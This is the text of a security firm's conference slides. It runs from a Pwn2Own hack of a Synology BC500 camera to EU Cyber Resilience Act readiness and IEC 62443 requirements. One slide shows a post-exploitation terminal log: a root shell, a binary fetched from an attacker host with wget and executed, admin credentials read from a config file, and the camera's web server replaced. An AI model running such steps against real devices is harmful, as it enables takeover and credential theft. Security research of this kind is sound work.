From Exploit to IEC 62443 Standard

What cam hacking teaches us about CRA

Cyrill Brunschwiler, cyrill.brunschwiler@compass-security.com

August 20, 2026

Presented on August 27th 2026 at All About Automation, Messe Zürich

Who We Are

Rapperswil, Basel, Bern, Zürich, Berlin
Founded 1999

Pwn2own Contest Goals


Total control over systems and software !


MASTER OF PWN

LEADERBOARD


		PRIZE $	POINTS
1	DEVCORE	$505,000	50.5
2	STARLabs SG	$242,500	25
3	Out Of Bounds	$95,750	12.75
4	Compass Security	$75,000	9
5	Viettel Cyber Security	$57,500	8

Synology BC500 – Hardware Interfaces





Synology BC500 – Firmware




Synology_BC500_1.0.5_0185.sa.bin

```
[+] root@BC500_AD:~$ id
10.0.0.2 - - [14/Mar/2024 14:24:11] "GET /index.html HTTP/1.1" 200 -
10.0.0.2 - - [14/Mar/2024 14:24:12] "GET /static-web-server HTTP/1.1" 200 -
[*] Switching to interactive mode
uid=0(root) gid=0(root) groups=0(root)
root@BC500_AD:~$ cd /tmp; wget http://10.0.0.3:8000/index.html;
Connecting to 10.0.0.3:8000 (10.0.0.3:8000)
saving to 'index.html'
index.html           100% |*******************************| 10490  0:00:00 ETA
'index.html' saved
root@BC500_AD:/tmp$ cd /tmp; wget http://10.0.0.3:8000/static-web-server;
Connecting to 10.0.0.3:8000 (10.0.0.3:8000)
saving to 'static-web-server'
static-web-server    100% |*******************************| 5779k  0:00:00 ETA
'static-web-server' saved
root@BC500_AD:/tmp$ chmod +x /tmp/static-web-server;
root@BC500_AD:/tmp$ grep Group -A2 /data/app/active.json
                "Group": "admin",
                "Password": "85352da0e32d49f33edabfdc7b1fd1c0",
                "Username": "compass"
root@BC500_AD:/tmp$ kill -9 $(pidof webd); /tmp/static-web-server -d /tmp &
root@BC500_AD:/tmp$ 1970-01-01T00:01:48.580679Z  INFO static_web_server::info: static-web-server 2.23
.0
1970-01-01T00:01:48.581264Z  INFO static_web_server::info: log level: error
1970-01-01T00:01:48.584594Z  INFO static_web_server::info: server bound to tcp socket [::]:80
1970-01-01T00:01:48.585113Z  INFO static_web_server::info: runtime worker threads: 1
1970-01-01T00:01:48.585328Z  INFO static_web_server::info: runtime max blocking threads: 512
1970-01-01T00:01:48.585879Z  INFO static_web_server::info: fallback page: enabled=false, value=""
1970-01-01T00:01:48.586329Z  INFO static_web_server::info: security headers: enabled=false
1970-01-01T00:01:48.586599Z  INFO static_web_server::info: auto compression: enabled=true
1970-01-01T00:01:48.587048Z  INFO static_web_server::info: compression static: enabled=false
1970-01-01T00:01:48.587249Z  INFO static_web_server::info: directory listing: enabled=false
1970-01-01T00:01:48.587680Z  INFO static_web_server::info: directory listing order code: 6
1970-01-01T00:01:48.587874Z  INFO static_web_server::info: directory listing format: Html
1970-01-01T00:01:48.588279Z  INFO static_web_server::info: cache control headers: enabled=true
1970-01-01T00:01:48.588469Z  INFO static_web_server::info: basic authentication: enabled=false
1970-01-01T00:01:48.588638Z  INFO static_web_server::info: log remote address: enabled=false
1970-01-01T00:01:48.589078Z  INFO static_web_server::info: redirect trailing slash: enabled=true
1970-01-01T00:01:48.589670Z  INFO static_web_server::info: ignore hidden files: enabled=false
1970-01-01T00:01:48.589880Z  INFO static_web_server::info: grace period before graceful shutdown: 0s
1970-01-01T00:01:48.591294Z  INFO static_web_server::info: index files: index.html
1970-01-01T00:01:48.591514Z  INFO static_web_server::info: health endpoint: enabled=false
1970-01-01T00:01:48.591965Z  INFO static_web_server::info: maintenance mode: enabled=false
1970-01-01T00:01:48.592148Z  INFO static_web_server::info: maintenance mode status: 503
1970-01-01T00:01:48.592410Z  INFO static_web_server::info: maintenance mode file: ""
1970-01-01T00:01:48.593097Z  INFO static_web_server::info: http1 server is listening on http://[::]:8
0
1970-01-01T00:01:48.593423Z  INFO static_web_server::info: press ctrl+c to shut down the server
```

Bullet Proof Security is not the CRA Requirement

It depends.




OTHER PRODUCTS
PLCs, IoT device
NAS appliance
Software appliance
Engineering SW

IMPORTANT CLASS I
IAM and PAM system
VPN product
Network mgmt system
PKI and cert issuing SW
OS, Routers, Switches
Home Security Cam

IMPORTANT CLASS II
Hypervisor and container
Firewall, IDS and IPS
Tamper-resistant uP, uC

CRITICAL PRODUCTS
HSM, TPM, Smart Card, SE
Smart meter gateways



PRODUCTS
PLCs
Industrial GW
Devices w/ IF
Appliances
Standalone SW

Pure SaaS
Hosted XYZ
Pure Webapp
Electrical Things
Open-source SW
Prototypes


Bullet Proof Security is not the CRA Requirement

But readiness is !!!

UNDERSTAND Risk assessment Threat model	**BUILD SECURELY** Secure by design Secure by default	**TEST** Architecture review Security testing	**PROVE** Technical evidence Conformity review	BUILD
MONITOR Product & components SBOM	**HANDLE** PSIRT and triage Coordinated disclosure	**UPDATE** Fix, test and distribute Support period	**REPORT** 24h early warning 72h full notification	RUN

Risk-driven and continuing.

CRA follows the common Cyber Security Continuum



The “HOW” is answered in IEC 62443 … do your Cherry Picking

IEC 62443 – Security Level and System Requirement Examples

- Security Levels (no exact match with CRA Annex III)
  - SL-1 Protection against accidental violations
  - SL-2 Protection against deliberate violations
  - SL-3 Protection against deliberate sophisticated violations
  - SL-4 Protection against targeted attacks by well funded actors
- Foundational Requirements

FR #	Name	Description
FR 1	**Identification and Authentication Control (IAC)**	Ensure users and components are properly identified and authenticated
FR 2	**Use Control (UC)**	Limit access to authorized users and components
FR 3	**System Integrity (SI)**	Ensure system integrity is maintained and unauthorized changes are prevented
FR 4	**Data Confidentiality (DC)**	Protect sensitive data from unauthorized disclosure
FR 5	**Restricted Data Flow (RDF)**	Control and monitor information flow between zones/conduits
FR 6	**Timely Response to Events (TRE)**	Detect and respond to cybersecurity events effectively
FR 7	**Resource Availability (RA)**	Ensure system availability even during attacks (e.g. DoS protection)

IEC 62443 – System Requirement Examples

FR 3 — System Integrity

Ensures integrity of communications, software, sessions, and data:

- **SR 3.1** – Communication integrity
- **SR 3.2** – Malicious code protection
- SR 3.3 - Security functionality verification
- **SR 3.4** – Software & information integrity
- **SR 3.5** – Input validation
- **SR 3.6** – Deterministic output
- **SR3.7** – Error handling
- **SR 3.8** – Session integrity
- **SR 3.9** – Protection of audit information

From Finding to CRA Evidence

FIND: Hardware, firmware, protocols, applications and attack paths
FIX: Architecture, product design, implementation and mitigations
PROVE: Risk assessment, requirements mapping and technical evidence
RUN: PSIRT, vulnerability disclosure, reporting and follow-up testing

Better found on our lab bench than reported through the ENISA platform.

… if that happens to be launched .

TAKE AWAY: When do I need report?

- Actively exploited vulnerabilities in the product
- Severe incidents affecting product security
  - Manufacturer-side incidents if it compromised products
  - Sensitive or important data/functions are affected or at risk
  - Malicious code is introduced or could be executed

Hopefully, these cases will be rare.

Wishing everyone a smooth CRA journey.

B24
Synology
COMPASS SECURITY
See you ;)